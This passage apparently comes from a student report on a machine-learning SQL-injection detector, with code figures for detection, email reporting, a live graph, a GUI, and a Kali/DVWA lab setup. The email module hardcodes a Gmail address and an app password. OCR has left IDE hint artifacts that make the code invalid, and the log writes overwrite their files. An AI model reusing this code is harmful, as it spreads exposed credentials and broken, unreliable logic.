


```
# Function to detect attacks
def detect_attacks():
    global current_position, benign_count, attack_count  # Global variables for tracking current position and counts
    with open("log.txt", 'r') as file:
        file.seek(current_position)  # Move to the last position read in the log file
        new_lines = file.readlines()  # Read new lines from the log file
        current_position = file.tell()  # Update the current position to the end of the file

    # Iterate over new lines in the log file
    for i, line in enumerate(new_lines, start=current_position):
        preprocessed_payload = line.strip()  # Preprocess the payload by removing leading/trailing whitespaces
        x_transformed = vectorizer.transform([preprocessed_payload]).toarray()  # Transform payload into vector format
        X_transformed_test = x_transformed.reshape(-1, 1, x_transformed.shape[1])  # Reshape the vector for prediction
        predictions = model.predict(X_transformed_test).flatten()  # Make predictions using the model

        # Format and print the line, payload, and prediction result
        print(f"Line {i} Payload: {preprocessed_payload} | Prediction Result: {'1' if predictions[0] > 0.5 else '0'}")

        # Check if the prediction indicates an attack
        if predictions[0] > 0.5:
            attack_text.insert(tk.END, chars: f"Potential Attack: {preprocessed_payload}\n")  # Display potential attack
            with open("sqli_attacks.txt", 'w') as file:
                file.write(f"{preprocessed_payload} | {time.strftime('%Y-%m-%d %H:%M:%S')}\n")  # Log attack
                file.flush()  # Flush the buffer to ensure immediate writing
            attack_count += 1  # Increment attack count
        else:
            benign_text.insert(tk.END, chars: f"Benign: {preprocessed_payload}\n")  # Display benign payload
            with open("benign.txt", 'w') as file:
                file.write(f"{preprocessed_payload} | {time.strftime('%Y-%m-%d %H:%M:%S')}\n")  # Log benign payload
                file.flush()  # Flush the buffer to ensure immediate writing
            benign_count += 1  # Increment benign count

    update_statistics()  # Update statistics GUI with new counts
    window.after( ms: 1000, detect_attacks)  # Schedule the function to run again after 1 second
```

Figure 4.6: Script containing the machine learning and detection module

Email Reporting Module

The email reporting module delivers attack reports using email. These reports include statistics on SQLI attacks and payload files. The system gathers pertinent data, including the number of benign payloads and possible SQLI attacks, and organizes it into a structured report. Additionally, it includes the benign and possible SQLI attack payload files to be used by the network administrator to perform reports or further analysis. Figure 4.7 shows the script containing the email reporting module.




```python
# Function to send email containing the attack report
def send_attack_report():
    sender_email = "tommytung0608@gmail.com"  # Enter your email
    receiver_email = "tommytung@1utar.my"  # Enter recipient email
    password = "mzzr uoxn bkpp ksnz"  # Enter your password

    msg = MIMEMultipart()
    msg['From'] = sender_email
    msg['To'] = receiver_email
    msg['Subject'] = "SQLI Attack Report"

    email_content = f"""\
    SQLI Attack Report

    Benign Payloads: {benign_count}
    Potential Attacks: {attack_count}
    Percentage of Potential Attacks: {attack_count / (benign_count + attack_count) * 100:.2f}%
    """

    msg.attach(MIMEText(email_content, _subtype: 'plain'))

    # Attach sqli_attacks.txt file
    with open("sqli_attacks.txt", 'rb') as file:
        attachment = MIMEBase( _maintype: 'application', _subtype: 'octet-stream')
        attachment.set_payload(file.read())
        encoders.encode_base64(attachment)
        attachment.add_header( _name: 'Content-Disposition', _value: 'attachment', filename='sqli_attacks.txt')
        msg.attach(attachment)

    # Attach benign.txt file
    with open("benign.txt", 'rb') as file:
        attachment = MIMEBase( _maintype: 'application', _subtype: 'octet-stream')
        attachment.set_payload(file.read())
        encoders.encode_base64(attachment)
        attachment.add_header( _name: 'Content-Disposition', _value: 'attachment', filename='benign.txt')
        msg.attach(attachment)

    # Connect to SMTP server and send email
    with smtplib.SMTP( host: 'smtp.gmail.com', port: 587) as server:
        server.starttls()
        server.login(sender_email, password)
        server.sendmail(sender_email, receiver_email, msg.as_string())
```

Figure 4.7: script containing the email reporting module

Live Graph animation module

The live graph animation module generates an animated bar chart that displays the distribution of benign and attack payloads over time. This visualization enables users to dynamically monitor changes in payload counts, offering valuable insights into traffic statistics. Figure 4.8 shows the script containing the live graph animation module.




```
# Create live graph
fig, ax = plt.subplots(figsize=(8, 5))  # Adjust the size of the figure
bar_chart = plt.bar( x: ['Benign', 'Attacks'],  height: [0, 0], color=['green', 'red'])
plt.title( label: 'Live Payload Distribution', fontsize=16, fontweight='bold', color='blue')  # Set title with a larger font size
plt.xlabel( xlabel: 'Payload Type', fontsize=12)  # Set x-axis label with a specified font size
plt.ylabel( ylabel: 'Count', fontsize=12)  # Set y-axis label with a specified font size
plt.xticks(fontsize=10, fontweight='bold')  # Set x-axis tick labels with a specified font size
plt.yticks(fontsize=10, fontweight='bold')  # Set y-axis tick labels with a specified font size
plt.grid(axis='y', linestyle='--', alpha=0.5)  # Add horizontal grid lines with custom linestyle and transparency
plt.tight_layout()

# Embed the live graph in the Tkinter window
canvas = FigureCanvasTkAgg(fig, master=graph_frame)
canvas.get_tk_widget().pack(expand=True, fill=tk.BOTH)



# Function to update the live graph
def update_live_graph(frame):
    bar_chart[0].set_height(benign_count)
    bar_chart[1].set_height(attack_count)
    ax.relim()
    ax.autoscale_view()
    plt.draw()


live_graph_animation = FuncAnimation(fig, update_live_graph, interval=1000)
```

Figure 4.8: script containing the live graph animation module

GUI Interface Module

The GUI interface, created using the Tkinter library, offers users a user-friendly platform to interact with the SQLI detection system. The system displays real-time statistics, which include the number of benign data and possible attackers. It also provides features for sorting data and sending attack reports through email. Figure 4.9 shows the script containing the GUI interface module.



```
# Create a Tkinter window
window = tk.Tk()
window.title("SQLI Detector")
window.configure(bg="#f0f0f0")  # Set background color

# Create a scrolled text widget for benign payloads
benign_text = scrolledtext.ScrolledText(window, width=70, height=15, bg="#ffffff", font=("Arial", 10))
benign_text.grid(row=0, column=3, padx=10, pady=10, sticky="nsew", rowspan=4)
benign_text.grid_remove()

# Create a scrolled text widget for potential attacks
attack_text = scrolledtext.ScrolledText(window, width=70, height=15, bg="#ffffff", font=("Arial", 10))
attack_text.grid(row=0, column=3, padx=10, pady=10, sticky="nsew", rowspan=4)
attack_text.grid_remove()

# Create a frame for live statistics
statistics_frame = tk.Frame(window, bg="#f0f0f0")
statistics_frame.grid(row=1, column=0, padx=10, pady=5, sticky="ew")

# Create labels for live statistics
benign_label = tk.Label(statistics_frame, text="Benign Payloads: 0", bg="#f0f0f0", font=("Arial", 12, "bold"))
benign_label.grid(row=0, column=0, padx=10, pady=5)

attack_label = tk.Label(statistics_frame, text="Potential Attacks: 0", bg="#f0f0f0", font=("Arial", 12, "bold"))
attack_label.grid(row=0, column=1, padx=10, pady=5)

percentage_label = tk.Label(statistics_frame, text="Percentage of Potential Attacks: 0%", bg="#f0f0f0", font=("Arial", 12, "bold"))
percentage_label.grid(row=0, column=2, padx=10, pady=5)
```

Figure 4.9: script containing the GUI interface module

CHAPTER 5

System Implementation

5.1 Hardware Setup

The computing device utilized in this project is a laptop. The laptop will be utilized to train the SQLI attack detection machine learning model. The laptop will also integrate the real-time SQLI detection system into the backend of the web application. Besides that, the laptop is also used to host the web application, with the detection model running on its backend. A PC that runs the Kali Linux operating system will also be required to perform the SQLI attack against the web application. Table 3.1 shows the specifications of the laptop.

Table 3.1 Specifications of laptop


Description	Specifications
Model	HP Omen 15-ek1016TX
Processor	Intel(R) Core(TM) i5-10500H CPU @ 2.50GHz 2.50 GHz
Operating System	Windows 11
Graphic	NVIDIA GeForce RTX3060 6GB
Memory	16GB DDR4 RAM
Storage	512GB SATA SSD

Besides that, the network hub is utilized to link the laptop and PC. The network hub functions by broadcasting packets to all devices that are linked to it. When a device transmits data to the hub, it functions solely as a conduit, relaying the data to all other devices linked to its ports without employing any form of intelligent decision-making to identify the intended receiver.

5.2 Software Setup

The software utilized in this project is Anaconda. The use of Anaconda is justified due to its status as an open-source platform facilitating data science and machine learning procedures. Additionally, Anaconda integrates well-known machine learning frameworks, namely TensorFlow, Keras, and Scikit-learn, streamlining the training of machine learning models. Moreover, Python packages and libraries can be easily installed, upgraded, and removed through the Anaconda GUI. New virtual environments can also be created, allowing for separate management of packages and libraries from the host environment. Anaconda also offers Jupyter Notebook, facilitating the SQLi machine learning model training using various models from different libraries.

In addition to Anaconda, the Kali Linux operating system is employed in this project. Kali Linux is an open-source operating system specifically developed to meet cybersecurity needs. It is a Debian-based Linux distribution offering extensive tools and information relevant to various aspects of cybersecurity. In this project, Kali Linux will act as the attacker, launching SQLi attacks against the web server on the host machine using tools such as SQLMap. Kali Linux will be installed on the PC using VMWare Workstation 17 Player with 4GB RAM, four processors, 64 GB of storage and a NAT network adapter. Figure 5.1 shows the specifications of the Kali Linux VM.



Virtual Machine Settings

Hardware | Options

Device	Summary
Memory	4 GB
Processors	4
Hard Disk (SCSI)	64 GB
CD/DVD (IDE)	Using file C:\Users\Tommy\Do...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 4096 MB


🟦 Maximum recommended memory
(Memory swapping may occur beyond this size.)
13.3 GB

🟩 Recommended memory
2 GB

🟨 Guest OS recommended minimum
1 GB

Figure 5.1: Specifications of the Kali Linux VM.

VMWare Player is virtualization software that enables users to create and run multiple virtual machines on a single computer. Furthermore, a DVWA server obtained from [43] is hosted on VMWare Workstation 17 Player to provide a testing environment for launching SQLi attacks against the web server. The virtual machine has 2GB RAM, two processors, 25GB of storage, and a NAT network adapter. Figure 5.2 shows the specifications of the DVWA server.



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	25 GB
CD/DVD (SATA)	Using file C:\Users\Tommy\Do...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 2048 MB

🟦 Maximum recommended memory
(Memory swapping may occur beyond this size.)
13.3 GB

🟩 Recommended memory
4 GB


🟨 Guest OS recommended minimum
2 GB

Figure 5.2: Specifications of the DVWA server.

PyCharm is also utilized in this project. PyCharm is an integrated development environment (IDE) developed by JetBrains for Python programming. It is chosen as the IDE for its wide range of built-in features, including code analysis, graphical debugger, integrated unit tester, and version control system integration. Thus, it provides a comfortable environment for writing, debugging, and deploying the machine learning model into the SQLi detection system. PyCharm also contains a wide range of Python libraries such as pyshark and tkinter that can be selected to run for specific use cases."

5.3 Setting and Configuration

Several configurations and settings are needed throughout the process of building up the system to detect SQLI using machine learning. It includes setting up the environment variables for Anaconda as well as PyCharm 2024.1 in the host machine. Figure 5.1 shows the Anaconda in the GUI version.




Name	T	Description	Version
✓ _r-mutex		A mutex package to ensure environment exclusivity between anaconda r and mro.	1.0.0
✓ _tflow_select			↗ 2.1.0
✓ abseil-cpp		Abseil common libraries (c++)	↗ 2021032
✓ absl-py		Abseil common libraries (python)	1.4.0
✓ aiohttp		Async http client/server framework (asyncio)	↗ 3.8.3
✓ aiosignal		Aiosignal: a list of registered asynchronous callbacks	1.2.0
✓ anyio		High level compatibility layer for multiple asynchronous event loop implementations on python	↗ 3.5.0
✓ argon2-cffi		The secure argon2 password hashing algorithm.	21.3.0
✓ argon2-cffi-bindings		Low-level python cffi bindings for argon2	21.2.0
✓ astor		Read, rewrite, and write python asts nicely	0.8.1
✓ asttokens		The asttokens module annotates python abstract syntax trees (asts) with the positions of tokens and text in the source code that generated them.	2.0.5
✓ astunparse		An ast unparser for python.	1.6.3
✓ async-lru		Simple lru_cache for asyncio	2.0.4

248 packages available

Figure 5.3: Anaconda in GUI version

Setting up an Anaconda environment for SQLI detection using machine learning entails building a virtual environment, installing the required libraries, and customizing the environment for research and experimentation. Upon installing the Anaconda program, the latest Python version will be included as a part of the installation process. Besides that, an environment named “gpu” was also created to train the machine learning models. The required libraries, such as Pandas, TensorFlow, Scikit-Learn, and Numpy, also need to be installed to train the machine learning models.

Besides that, the Python interpreter should also be configured for the development of the real-time SQLI detection system. Figure 5.2 shows the Python interpreter settings in the PyCharm IDE.



Python Interpreter: Python 3.12 (pyshark) C:/Users/Tommy/Desktop/pyshark/venv/Scripts/pyt

Package	Version	Latest version
